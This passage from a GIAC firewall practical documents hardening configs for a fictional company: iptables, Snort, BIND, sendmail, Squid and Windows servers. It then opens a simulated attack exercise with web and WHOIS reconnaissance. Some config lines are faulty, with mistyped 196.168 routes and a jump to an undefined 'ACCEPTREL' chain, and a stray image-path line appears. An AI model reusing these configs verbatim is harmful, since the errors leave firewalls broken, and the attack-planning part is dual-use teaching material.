-A LOGACCEPT --jump LOG --log-prefix "ACCEPT " --log-level 6 --log-tcp-
sequence --log-tcp-options --log-ip-options
-A LOGACCEPT --jump ACCEPT
```

LOGACCEPTRELATED logs and accepts RELATED connections

```
-A LOGACCEPTRELATED --jump LOG --log-prefix "ACCEPT_REL " --log-level 6 --
log-tcp-sequence  --log-tcp-options --log-ip-options
-A LOGACCEPTRELATED --jump ACCEPT
```

LOGDROP logs and drops connection

```
-A LOGDROP --jump LOG --log-prefix "DROP " --log-level 6 --log-tcp-sequence
--log-tcp-options --log-ip-options
-A LOGDROP --jump DROP
```

Commit the changes to the running configuration

```
COMMIT
```

Configure SNORT start-up configuration

(excerpt of execution statements from /etc/rc.d/init.d/snort)

This script will launch two instances of the SNORT daemon, one each for eth1 and eth2. The commands below launch snort with the following options: use the /etc/snort/snort.conf configuration file, capture application-layer data, capture link layer data, run under the Group ID (GID) of snort, run on the two respective interfaces, log to the correct /var/log/snort directory for each interface, run under the User ID (UID) of snort, use "full" alert-mode, run as a background daemon, and log the interface on which a logged packet is received.

```
/usr/sbin/snort -c /etc/snort/snort.conf -d -e -g snort \
      -i eth2 -l /var/log/snort/dmz -o -u snort -A full -D -I
/usr/sbin/snort -c /etc/snort/snort.conf -d -e -g snort \
      -i eth1 -l /var/log/snort/dc -o -u snort -A full -D -I
```

(/etc/snort/snort.conf configuration file)

Configure various environment variables that will be used later. These mostly define IP addresses of special servers or lists of special network ports.

```
var HOME_NET [172.21.1.0/24,192.168.8.0/24]
var EXTERNAL_NET any
var DNS_SERVERS [172.21.1.20]
var SMTP_SERVERS [172.21.1.20,192.168.8.20]
var HTTP_SERVERS [172.21.1.50,172.21.1.51,192.168.8.50]
var SQL_SERVERS $HOME_NET
var TELNET_SERVERS $HOME_NET
var SNMP_SERVERS $HOME_NET
var HTTP_PORTS 80
var SHELLCODE_PORTS !80
var ORACLE_PORTS 1521
var AIM_SERVERS
[64.12.24.0/24,64.12.25.0/24,64.12.26.14/24,64.12.28.0/24,64.12.29.0/24,64.12
.161.0/24,64.12.163.0/24,205.188.5.0/24,205.18
8.9.0/24]
var RULE_PATH /etc/snort/rules
```

Configure the various SNORT preprocessors. These are mostly the default settings, except that we specify that we are using Apache Web servers for the http_inspect_server module and fill in our "watched networks" for the port-scan module.

```
preprocessor flow: stats_interval 0 hash 2
preprocessor frag2: detect_state_problems
preprocessor stream4: memcap 16777216, detect_scans, detect_state_problems
preprocessor stream4_reassemble: ports 21 22 25 80 443 445 1433
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
preprocessor http_inspect_server: server default \
    profile apache \
    ports { 80 }
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode: 21 22 25 80 443
preprocessor flow-portscan: \
        server-watchnet [172.21.1.0/24,192.168.8.0/24] \
        alert-mode all \
        output-mode msg \
        tcp-penalties on
```

Include all of the default SNORT maps and rule files.

```
include /etc/snort/classification.config
include /etc/snort/reference.config
include /etc/snort/threshold.conf

include /etc/snort/rules/local.rules
include /etc/snort/rules/bad-traffic.rules
include /etc/snort/rules/exploit.rules
include /etc/snort/rules/scan.rules
include /etc/snort/rules/finger.rules
include /etc/snort/rules/ftp.rules
include /etc/snort/rules/telnet.rules
include /etc/snort/rules/rpc.rules
include /etc/snort/rules/rservices.rules
include /etc/snort/rules/dos.rules
include /etc/snort/rules/ddos.rules
include /etc/snort/rules/dns.rules
include /etc/snort/rules/tftp.rules
include /etc/snort/rules/web-cgi.rules
include /etc/snort/rules/web-coldfusion.rules
include /etc/snort/rules/web-iis.rules
include /etc/snort/rules/web-frontpage.rules
include /etc/snort/rules/web-misc.rules
include /etc/snort/rules/web-client.rules
include /etc/snort/rules/web-php.rules
include /etc/snort/rules/sql.rules
include /etc/snort/rules/x11.rules
include /etc/snort/rules/icmp.rules
include /etc/snort/rules/netbios.rules
include /etc/snort/rules/misc.rules
include /etc/snort/rules/attack-responses.rules
include /etc/snort/rules/oracle.rules
include /etc/snort/rules/mysql.rules
include /etc/snort/rules/snmp.rules
include /etc/snort/rules/smtp.rules
include /etc/snort/rules/imap.rules
include /etc/snort/rules/pop2.rules
include /etc/snort/rules/pop3.rules
include /etc/snort/rules/nntp.rules
include /etc/snort/rules/other-ids.rules
include /etc/snort/rules/web-attacks.rules
include /etc/snort/rules/backdoor.rules
include /etc/snort/rules/shellcode.rules
include /etc/snort/rules/policy.rules
include /etc/snort/rules/porn.rules
include /etc/snort/rules/info.rules
include /etc/snort/rules/icmp-info.rules
include /etc/snort/rules/virus.rules
include /etc/snort/rules/chat.rules
include /etc/snort/rules/multimedia.rules
include /etc/snort/rules/p2p.rules
include /etc/snort/rules/experimental.rules
```

Web Servers (DMZ Application, DMZ Public, Data Center LAN Development)

Purpose

The purpose of the Web servers is to serve the primary business applications and the public GIAC Enterprises Web site to both internal and Internet clients.

Administration

The Web server OS is routinely upgraded to the current major version within six (6) months of release. Bill also monitors the RedHat security advisories and checks the RedHat Network for needed patches and upgraded packages several times a week. If updates are available and needed, Bill schedules them for the next practical maintenance window.

Hardening and Configuration

See “Linux System Configuration and Hardening” for the operating system hardening and configuration process.

Configure boot-time interface parameters (respectively):

- Eth0 = IP Address 172.21.1.50, netmask 255.255.255.0
- Eth0 = IP Address 172.21.1.51, netmask 255.255.255.0
- Eth0 = IP Address 192.168.8.50, netmask 255.255.255.0

Configure boot-time routing parameters

- Disable IP Forwarding (set /proc/sys/net/ipv4/ip_forward to 0)
- Add static routes (DMZ)
    - route add default gw 172.21.1.1
    - route add –net 196.168.8.0 netmask 255.255.255.0 gw 172.21.1.2
    - route add –net 196.168.16.0 netmask 255.255.255.0 gw 172.21.1.2
- Add static routes (Data Center LAN)
    - route add default gw 192.168.8.1

Configure OpenSSH and NTP (see Appendix X)

Configure Netfilter/IPTables start-up configuration

(/etc/sysconfig/iptables, listed in iptables-save format)

Configure the ‘filter’ table, for normal firewall inspection. Set policy to DROP on all built-in chains, configure user-defined chains, zero all packet counters.

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
:LOGACCEPT - [0:0]
:LOGACCEPTRELATED - [0:0]
:LOGDROP - [0:0]
```

INPUT chain processes inbound traffic explicitly addressed to this local system

Accept loopback adapter traffic

```
-A INPUT -i lo -j ACCEPT
```

Accept established sessions, log and accept related traffic (FTP data channels, ICMP errors, etc.)

```
-A INPUT -m state --state ESTABLISHED -j ACCEPT
-A INPUT -m state --state RELATED -j ACCEPTREL
```

Accept HTTP and HTTP/S sessions

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 80 -j LOGACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 443 -j LOGACCEPT
```

Accept SSH sessions

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 22 -j LOGACCEPT
```

Drop everything else explicitly addressed to this local system

```
-A INPUT -j LOGDROP
```

FORWARD chain processes traffic routed through this computer

Drop everything routed through this system

```
-A FORWARD -j LOGDROP
```

OUTPUT chain processes outbound traffic generated from this local system

Drop all invalid outbound traffic

```
-A OUTPUT -m state --state INVALID -j LOGDROP
```

Accept all other outbound traffic

```
-A OUTPUT -j ACCEPT
```

LOGACCEPT chain logs and accepts connection

```
-A LOGACCEPT --jump LOG --log-prefix "ACCEPT " --log-level 6 --log-tcp-
sequence --log-tcp-options --log-ip-options
-A LOGACCEPT --jump ACCEPT
```

LOGACCEPTRELATED logs and accepts RELATED connections

```
-A LOGACCEPTRELATED --jump LOG --log-prefix "ACCEPT_REL " --log-level 6 --
log-tcp-sequence  --log-tcp-options --log-ip-options
-A LOGACCEPTRELATED --jump ACCEPT
```

LOGDROP logs and drops connection

```
-A LOGDROP --jump LOG --log-prefix "DROP " --log-level 6 --log-tcp-sequence
--log-tcp-options --log-ip-options
-A LOGDROP --jump DROP
```

Commit the changes to the running configuration

```
COMMIT
```

Configure Apache/httpd (variable, complete details not provided)

All Web servers that offer HTTPS/SSL services will comply with the following:

- SSL version 2 will be disabled;
- SSL version 3 and TLS version 1 may be enabled;
- “Export” grade ciphers and any ciphers with an effective key length less than 128 bits will be disabled;
- Ciphers with an effective key length of 128 or more bits may be enabled.

DMZ Infrastructure Server

Purpose

The DMZ Infrastructure server provides several core network services:

- BIND DNS server provides internal and external name resolution for the “giacent.com” domain and inverse resolution for associated IP addresses;
- Sendmail e-mail relay provides delivery of inbound and outbound e-mail between the internal MS Exchange server and the Internet;
- Squid caching proxy provides Web browser access via HTTP, HTTP/S, and FTP to the Internet for internal employees.

Administration

The DMZ Infrastructure server OS is routinely upgraded to the current major version within six (6) months of release. Bill also monitors the RedHat security advisories and checks the RedHat Network for needed patches and upgraded packages several times a week. If updates are available and needed, Bill schedules them for the next practical maintenance window.

Hardening and Configuration

See “Linux System Configuration and Hardening” for the operating system hardening and configuration process.

Configure boot-time interface parameters:

- Eth0 = IP Address 172.21.1.20, netmask 255.255.255.0

Configure boot-time routing parameters

- Disable IP Forwarding (set /proc/sys/net/ipv4/ip_forward to 0)
- Add static routes
  - route add default gw 172.21.1.1
  - route add –net 196.168.8.0 netmask 255.255.255.0 gw 172.21.1.2
  - route add –net 196.168.16.0 netmask 255.255.255.0 gw 172.21.1.2

Configure OpenSSH and NTP (see Appendix X)

Configure Netfilter/IPTables start-up configuration
(/etc/sysconfig/iptables, listed in iptables-save format)

Configure the 'filter' table, for normal firewall inspection. Set policy to DROP on all built-in chains, configure user-defined chains, zero all packet counters.

```
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
:LOGACCEPT - [0:0]
:LOGACCEPTRELATED - [0:0]
:LOGDROP - [0:0]
```

INPUT chain processes inbound traffic explicitly addressed to this local system

Accept loopback adapter traffic

```
-A INPUT -i lo -j ACCEPT
```

Accept established sessions, log and accept related traffic (FTP data channels, ICMP errors, etc.)

```
-A INPUT -m state --state ESTABLISHED -j ACCEPT
-A INPUT -m state --state RELATED -j ACCEPTREL
```

Accept SMTP sessions

```
-A INPUT -p tcp -m state --state NEW -m tcp --dport 25 -j LOGACCEPT
```

Accept DNS queries

```
-A INPUT -p udp -m state --state NEW -m udp --dport 53 -j LOGACCEPT
-A INPUT -p tcp -m state --state NEW -m tcp --dport 53 -j LOGACCEPT
```

Accept Squid proxy sessions

```
-A INPUT –s 172.21.1.0/255.255.255.0 -p tcp -m state --state NEW -m tcp --
dport 8080 -j LOGACCEPT
```

```
-A INPUT –s 192.168.8.0/255.255.255.0 -p tcp -m state --state NEW -m tcp --
dport 8080 -j LOGACCEPT
-A INPUT –s 192.168.16.0/255.255.255.0 -p tcp -m state --state NEW -m tcp --
dport 8080 -j LOGACCEPT
```

Accept SSH sessions from Corporate LAN and VPN client IP pool

```
-A INPUT -s 192.168.16.0/255.255.255.0 -p tcp -m state --state NEW -m tcp --
dport 22 -j LOGACCEPT
-A INPUT -s 172.20.2.128/255.255.255.128 -p tcp -m state --state NEW -m tcp -
-dport 22 -j LOGACCEPT
```

Drop everything else explicitly addressed to this local system

```
-A INPUT -j LOGDROP
```

FORWARD chain processes traffic routed through this computer

Drop everything routed through this system

```
-A FORWARD -j LOGDROP
```

OUTPUT chain processes outbound traffic generated from this local system

Drop all invalid outbound traffic

```
-A OUTPUT -m state --state INVALID -j LOGDROP
```

Accept all other outbound traffic

```
-A OUTPUT -j ACCEPT
```

LOGACCEPT chain logs and accepts connection

```
-A LOGACCEPT --jump LOG --log-prefix "ACCEPT " --log-level 6 --log-tcp-
sequence --log-tcp-options --log-ip-options
-A LOGACCEPT --jump ACCEPT
```

LOGACCEPTRELATED logs and accepts RELATED connections

```
-A LOGACCEPTRELATED --jump LOG --log-prefix "ACCEPT_REL " --log-level 6 --
log-tcp-sequence  --log-tcp-options --log-ip-options
-A LOGACCEPTRELATED --jump ACCEPT
```

LOGDROP logs and drops connection

```
-A LOGDROP --jump LOG --log-prefix "DROP " --log-level 6 --log-tcp-sequence
--log-tcp-options --log-ip-options
-A LOGDROP --jump DROP
```

Commit the changes to the running configuration

```
COMMIT
```

Configure BIND/named start-up configuration

(/var/named/chroot/etc/named.conf)

BIND is run is a chroot jail located in /var/named/chroot and runs under the named:named effective UID and GID. If the process should be compromised, they (hopefully) won't get root or access to anything outside the chroot jail.

Define the Access Control Lists (acl's) that will be used later in the configuration. These should be self-explanatory.

```
acl “ISPSlave” { sanitized_IP; };
acl "CorporateLAN" { 192.168.16.0/24; };
acl "DataCenterLAN" { 192.168.8.0/24; };
acl "DMZNet" { 172.21.1.0/24; };
acl "VPNNet" { 172.20.2.0/24; };
acl "InternalNets" { "CorporateLAN"; "DataCenterLAN"; "DMZNet"; "VPNNet"; };
```

Configure BIND with a “jail_log” logging channel set to log to a specific file inside the chroot jail, turn on extra logging options, and activate the “default” and “config” log categories for the new channel.

```
logging {
      channel "jail_log" {
            file "/var/log/named";
            print-time yes;
            print-category yes;
            print-severity yes;
      };
      category "default" { "jail_log"; "default_debug"; };
      category "config" { "jail_log"; "default_debug"; };
};
```

Configure global options:

- Set the database directory to /var/named/chroot/etc/namedb;
- Set the PID file to /var/named/chroot/var/run/named/named.pid;
- Block all notifications, queries, recursion, zone transfers, and forwarding of updates;
- Disable sending of notifications;
- Set source ports of all queries to UDP 53;
- Refuse to respond to queries for the BIND version;
- Disable recursion for all resolver clients.

```
options {
      directory "/etc/namedb";
      pid-file "/var/run/named/named.pid";
      allow-notify { none; };
      allow-query { none; };
      allow-recursion { none; };
      allow-transfer { none; };
      allow-update-forwarding { none; };
      notify no;
      query-source port 53;
      version "";
      recursion no;
};
```

Configure the “Internal” view; this sets the behavior for DNS clients that are internal to our network (they get to see private names and IP addresses).

```
view "Internal" {
```

For internal clients, allow queries and recursive queries (to the Internet), but limit zone transfers only to the loopback address (for testing).

```
match-clients { "InternalNets"; "localhost"; };
allow-query { "InternalNets"; "localhost"; };
allow-recursion { "InternalNets"; "localhost"; };
allow-transfer { "localhost"; };
recursion yes;
```

Configure the internal zones using the internal databases, blocking all dynamic DNS updates:

- giacent.com.internal – full database, resolves to internal, private IP addresses;
- in-addr.arpa – full reverse resolution for internal, private IP addresses;
- named.root – Internet root hints for recursion to the Internet.

```
zone "giacent.com" {
      type master;
      file "db.giacent.com.internal";
      allow-update { none; };
};

zone "0.0.127.in-addr.arpa" {
      type master;
      file "db.127.0.0.internal";
      allow-update { none; };
};

zone "16.168.192.in-addr.arpa" {
      type master;
      file "db.192.168.16.internal";
      allow-update { none; };
};

zone "8.168.192.in-addr.arpa" {
      type master;
      file "db.192.168.8.internal";
      allow-update { none; };
};

zone "1.21.172.in-addr.arpa" {
      type master;
      file "db.172.21.1.internal";
      allow-update { none; };
};

zone "2.20.172.in-addr.arpa" {
      type master;
      file "db.172.20.2.internal";
      allow-update { none; };
};

zone "."    {
```

```
            type hint;
            file "named.root";
      };
};
```

Configure the “External” view; this sets the behavior for DNS clients that are external to our network (everybody else who is not Internal, they only see public names and IP addresses).

```
view "External" {
```

For external clients, allow queries but refuse recursive queries and zone transfers.

```
      match-clients { any; };
      allow-query { any; };
      allow-recursion { none; };
      allow-transfer { “ISPSlave”; };
      recursion no;
```

Configure the external zones using the external databases, blocking all dynamic DNS updates:

- giacent.com.external – only public, external “giacent.com” names, resolve to external, public IP addresses (X.Y.Z.0/27);
- in-addr.arpa – reverse resolution for external, public IP addresses (X.Y.Z.0/27) to external, public “giacent.com” names;
- named.root – Internet root hints.

```
      zone "giacent.com" {
            type master;
            file "db.giacent.com.external";
            allow-update { none; };
      };


      zone "Z.Y.X.in-addr.arpa" {
            type master;
            file "db.X.Y.Z.external";
            allow-update { none; };
      };

      zone "."    {
            type hint;
            file "named.root";
      };
};
```

Configure sendmail start-up configuration

(/usr/share/sendmail-cf/cf/giacent.mc)

This file is the sendmail ".mc file", which is processed by the m4 macro processor to automatically generate the complete sendmail configuration file, /etc/mail/sendmail.cf.

Set the Version ID string for the custom .mc file.

```
VERSIONID(`$Id: giacent.mc  25 Jun 2004 1.00  Bill Dert')dnl
```

Set the OSTYPE macro to 'linux', which includes many parameters and defaults that apply to Linux.

```
OSTYPE(`linux')dnl
```

Throttle SMTP RCPT commands after three failures; this slows down spammers trying to collect e-mail addresses.

```
define(`confBAD_RCPT_THROTTLE',`3')dnl
```

Set official canonical name of this server.

```
define(`confDOMAIN_NAME',`smtp.giacent.com')dnl
```

Send double-bounce errors to postmaster

```
define(`confDOUBLE_BOUNCE_ADDRESS', `postmaster')dnl
```

Run default user and group to use when we don't need to be root. This way, if the process is compromised, they (hopefully) don't get root.

```
define(`confDEF_USER_ID',``mail:mail'')dnl
define(`confRUN_AS_USER', `mail:mail')dnl
define(`confTRUSTED_USER', `smmsp')dnl
```

Set default .forward file search path.

```
define(`confFORWARD_PATH', `$z/.forward.$w:$z/.forward')dnl
```

Set privacy flags to maximum and vanilla banner to minimize information leakage (e.g., SMTP VRFY and EXPN commands).

```
define(`confPRIVACY_FLAGS', `goaway,restrictmailq,restrictqrun')dnl
define(`confSMTP_LOGIN_MSG', `$j Server Ready')dnl
```

Timeout connections after one minute, disable IDENT lookup, and bounce messages after four hours in the queue.

```
define(`confTO_CONNECT', `1m')dnl
define(`confTO_IDENT', `0')dnl
define(`confTO_QUEUERETURN', `4h')dnl
```

Configure digital certs (to enable TLS-encrypted SMTP connections).

```
define(`CERT_DIR', `/etc/mail/certs')dnl
define(`confCACERT_PATH', `CERT_DIR')dnl
define(`confCACERT', `CERT_DIR`'/cacert.pem')dnl
define(`confSERVER_CERT', `CERT_DIR`'/mailcert.pem')dnl
define(`confSERVER_KEY', `CERT_DIR`'/mailkey.pem')dnl
define(`confCLIENT_CERT', `CERT_DIR`'/mailcert.pem')dnl
define(`confSERVER_KEY', `CERT_DIR`'/mailkey.pem')dnl
```

Configure location of aliases file.

```
define(`ALIAS_FILE', `/etc/aliases')dnl
```

Enable the sendmail restricted shell for extra security.

```
FEATURE(`smrsh',`/usr/sbin/smrsh')dnl
```

Enable security/anti-spam features:

- ‘mailertable’ allows manual selection of delivery agent;
- ‘access’ allows ACL control over connections and delivery;
- allow blacklisting of recipients in access database;
- ‘cw’ file allows manual specification of “local” hosts;
- disable the MSA listener, we don’t need it;
- always add the domain to envelopes and headers;
- disable UUCP, we don’t need it.

```
FEATURE(`mailertable')dnl
FEATURE(`access_db')dnl
FEATURE(`blacklist_recipients')dnl
FEATURE(`use_cw_file')dnl
FEATURE(`no_default_msa')dnl
FEATURE(`always_add_domain')dnl
FEATURE(nouucp,`nospecial')dnl
```

We need to pass this flag for local delivery to work, since we are not running as root (also set /var/spool/mqueue as root:mail 0770).

```
MODIFY_MAILER_FLAGS(`LOCAL', `-S')dnl
```

Enable the two delivery agents we need, ESMTP and LOCAL.

```
MAILER(`local')dnl
MAILER(`smtp')dnl
```

(/etc/mail/access)

This file is the sendmail ‘access’ database, which controls who can connect and send mail through this SMTP server. All actions not explicitly allowed by this database are implicitly denied.

Allow the internal Exchange server to connect via SMTP and relay mail.

```
Connect:mail.giacent.com      RELAY
```

Allow anybody to connect and relay mail addressed to @giacent.com.

```
To:giacent.com                RELAY
```

(/etc/mail/mailertable)

This file is the sendmail ‘mailertable’ database, which allows explicit mapping of hosts and addresses to delivery agents and destinations. Any host or address not covered here will be looked up via DNS MX records and delivered to the appropriate relay on the Internet.

All mail to users on internal hosts (e.g., john@host.giacent.com) will be forwarded to the internal Exchange server via ESMTP.

```
.giacent.com      esmtp:mail.giacent.com
```

All mail to users @giacent.com (e.g., john@giacent.com) will be forwarded to the internal Exchange server via ESMTP.

```
giacent.com       esmtp:mail.giacent.com
```

Configure Squid start-up configuration

(/etc/squid/squid.conf)

Set the proxy port to TCP 8080, disable ICP and SNMP, and tell Squid to always call itself ‘proxy.giacent.com’.

```
http_port 8080
icp_port 0
snmp_port 0
visible_hostname proxy.giacent.com
```

Tell Squid to run with effective UID and GID of ‘squid:squid’. This way, if the process is compromised, they (hopefully) don’t get root.

```
cache_effective_user squid
cache_effective_group squid
```

Configure a 16MB RAM cache and a 500MB disk cache for the proxy.

```
cache_mem 16 MB
cache_dir diskd /var/spool/squid 500 16 256
```

Use the default cache refresh patterns.

```
refresh_pattern ^ftp:         1440  20%   10080
refresh_pattern ^gopher:      1440  0%    1440
refresh_pattern .       0     20%   4320
```

Don’t tell Web servers who the proxy client is, don’t track per-client stats, and buffer log access if Squid is busy.

```
forwarded_for off
client_db off
buffered_logs on
```

Always handle CGI directly and never cache CGI scripts.

```
hierarchy_stoplist cgi-bin
acl QUERY urlpath_regex cgi-bin
no_cache deny QUERY
```

Various ACLs that are used later in the http_access commands.

```
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/32
acl to_localhost dst 127.0.0.0/8
acl SSL_ports port 443
acl Safe_ports port 21 80 443
acl CONNECT method CONNECT
acl internal_clients src 192.168.16.0/24
acl corp_lan dst 192.168.16.0/24
acl dc_lan dst 192.168.8.0/24
acl dmz dst 172.21.1.0/24
```

Allow cache manager access only from the localhost.

```
http_access allow manager localhost
http_access deny manager
```

Deny requests for unsafe ports, CONNECT requests to non-SSL ports, and requests for internal servers.

```
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_access deny to_localhost
http_access deny dmz
http_access deny dc_lan
http_access deny corp_lan
```

Allow internal proxy clients to request anything that has not just been denied.

```
http_access allow internal_clients
```

Deny all of clients and requests.

```
http_access deny all
```

Allow all HTTP replies (for now)

```
http_reply_access allow all
```

Microsoft Windows System Configuration and Hardening

Bill has convinced Jeff, the Windows server administrator, to use a consistent process to build and harden the various Windows hosts used at GIAC Enterprises. The common steps in the process are described here for the sake of conciseness; steps unique to a particular host will be described in the section for that host. Since they use the Windows Level 1 and Windows Server Level 2 Benchmarks from the Center for Internet Security for the majority of the hardening steps, only the high-level objectives of the hardening process are listed here. For details, please refer to the Benchmark documents.

1. The hardware is installed and prepped as necessary, including formatting and de-partitioning all hard disks.
2. The operating system is installed normally from the vendor media using the vendor installer; where possible, optional packages that are not required are not installed.
3. All unused, unnecessary, and unwanted services are disabled and, if possible, uninstalled.
4. Terminal Services/RDP is configured.
5. Additional components and/or applications necessary to the function of the host are installed from the vendor media and the services are configured as required.
6. Windows Update and HFNetChk are used to install and verify operating system Service Packs and critical updates.
7. Major security changes are made, including:
    a. Disable anonymous/NULL connections;

- b. Require NTLMv2 authentication; reject LM and NTLMv1;
- c. Encrypt and sign connections when possible;
- d. Global restriction on rights and privileges.

8. Minor security changes are made, including:
   - a. User/Account Policies (e.g., password length, banners, etc.);
   - b. Auditing and Logging (e.g., access auditing, event logging, etc.);
   - c. File and Directory permissions;
   - d. Registry restrictions (e.g., limit access to certain keys).
9. Remaining network interface configuration is performed, including:
   - a. Configure interface start-up parameters (IP, netmask, etc.);
   - b. Configure static routes for start-up;
   - c. Configure DNS server to use for name resolution.
10. Reboot the machine into final running configuration.

Database Servers (Application and Development)

Purpose

The database servers provide database services for the core business applications.

Administration

Jeff monitors the Microsoft security advisories and uses HFNetChk (http://www.microsoft.com/technet/security/tools/hfnetchk.mspx) for the operating system and applications. When service packs and critical updates are available and needed, they are applied during the next practical maintenance window.

Hardening and Configuration

See "Microsoft Windows System Configuration and Hardening" for the operating system hardening and configuration process.

Configure boot-time interface parameters (respectively):

- IP Address 192.168.8.60, netmask 255.255.255.0
- IP Address 192.168.8.61, netmask 255.255.255.0

Configure boot-time routing parameters

- Disable IP Forwarding;
- Add static routes
  - Default gateway is 192.168.8.1

Configure Microsoft SQL Server

- The configuration and administration of the SQL Server application, including hardening and security elements, is handled by the database administrators in the development staff. They are required to keep the database application patched and appropriately hardened, which Bill believes they do, though not always in the most timely fashion.

Data Center Mail Server

Purpose

The Data Center mail server provides the core corporate e-mail and scheduling services to Outlook XP and Outlook 2003 clients on the Corporate LAN.

Administration

Jeff monitors the Microsoft security advisories and uses HFNetChk (http://www.microsoft.com/technet/security/tools/hfnetchk.mspx) for the operating system and applications. When service packs and critical updates are available and needed, they are applied during the next practical maintenance window.

Hardening and Configuration

See "Microsoft Windows System Configuration and Hardening" for the operating system hardening and configuration process.

Configure boot-time interface parameters:

- IP Address 192.168.8.20, netmask 255.255.255.0

Configure boot-time routing parameters

- Disable IP Forwarding;
- Add static routes
  - Default gateway is 192.168.8.1

Configure Microsoft Exchange Server

- The configuration and administration of the Exchange Server application, including hardening and security elements, is handled by Jeff, who is required to keep the application patched and appropriately hardened. Bill knows that Jeff is quite good at applying patches in a timely fashion, but has no idea what hardening or security configuration has been applied to the application.

Data Center File Server

Purpose

The file server provides networked file storage for employees.

Administration

Jeff monitors the Microsoft security advisories and uses HFNetChk (http://www.microsoft.com/technet/security/tools/hfnetchk.mspx) for the operating system. When service packs and critical updates are available and needed, they are applied during the next practical maintenance window.

Hardening and Configuration

See “Microsoft Windows System Configuration and Hardening” for the operating system hardening and configuration process.

Configure boot-time interface parameters:

- IP Address 192.168.8.30, netmask 255.255.255.0

Configure boot-time routing parameters


- Disable IP Forwarding;
- Add static routes
  - Default gateway is 192.168.8.1

Configure Microsoft file sharing

- The configuration and administration of the file sharing, including hardening and security elements, is handled by Jeff, who is required to keep the server patched and appropriately hardened. Bill knows that Jeff is quite good at applying patches in a timely fashion. Bill worked with Jeff to set the user quotas and share, file, and directory permissions so that only valid users can access the shares and only have permission to access their own directories. However, Bill is no longer involved in the process, but believes Jeff properly configures and removes access for new and former employees.

Chapter 3 – Design Under Fire

The practical under fire in this exercise is the GIAC-P network submitted by Alberto Partida: http://www.giac.org/practical/GCFW/Alberto_Partida_GCFW.pdf



Note: this scenario was entirely simulated. Where necessary, reasonable assumptions have been made and unknown information supplied.

Phase 1 - Reconnaissance

The first step in recon was to surf the GIAC-P Web public Web site at http://www.giacp.com/ and perform a variety of Web searches, including discussion groups, mailing lists, etc. The street address of the company and several e-mail addresses were obtained. The real hope here was to find postings to discussion groups or mailing lists that might indicate products in use in the GIAC-P security architecture.

Unfortunately, the GIAC-P employees either know everything or are very discreet, as the searches turned up no exploitable information.

The second recon step was to perform WHOIS and Registrar searches.

```
      $ whois giacp.com

      Registrant:
      GIAC-Partida (GIACP-DOM)
         123 Main Street
         Anywhere, NY 12345
         US

         Domain Name: GIACP.COM

         Administrative Contact, Technical Contact:
            Hostmaster, GiacP  (32261568X)       hostmaster@pendray.com
               123 Main Street
               Anywhere, NY 12345
               US
            111-555-5555

         Record expires on 31-Dec-2008.
         Record created on 31-Dec-1998.
         Database last updated on 11-Jul-2004 14:23:50 EDT.

         Domain servers in listed order:

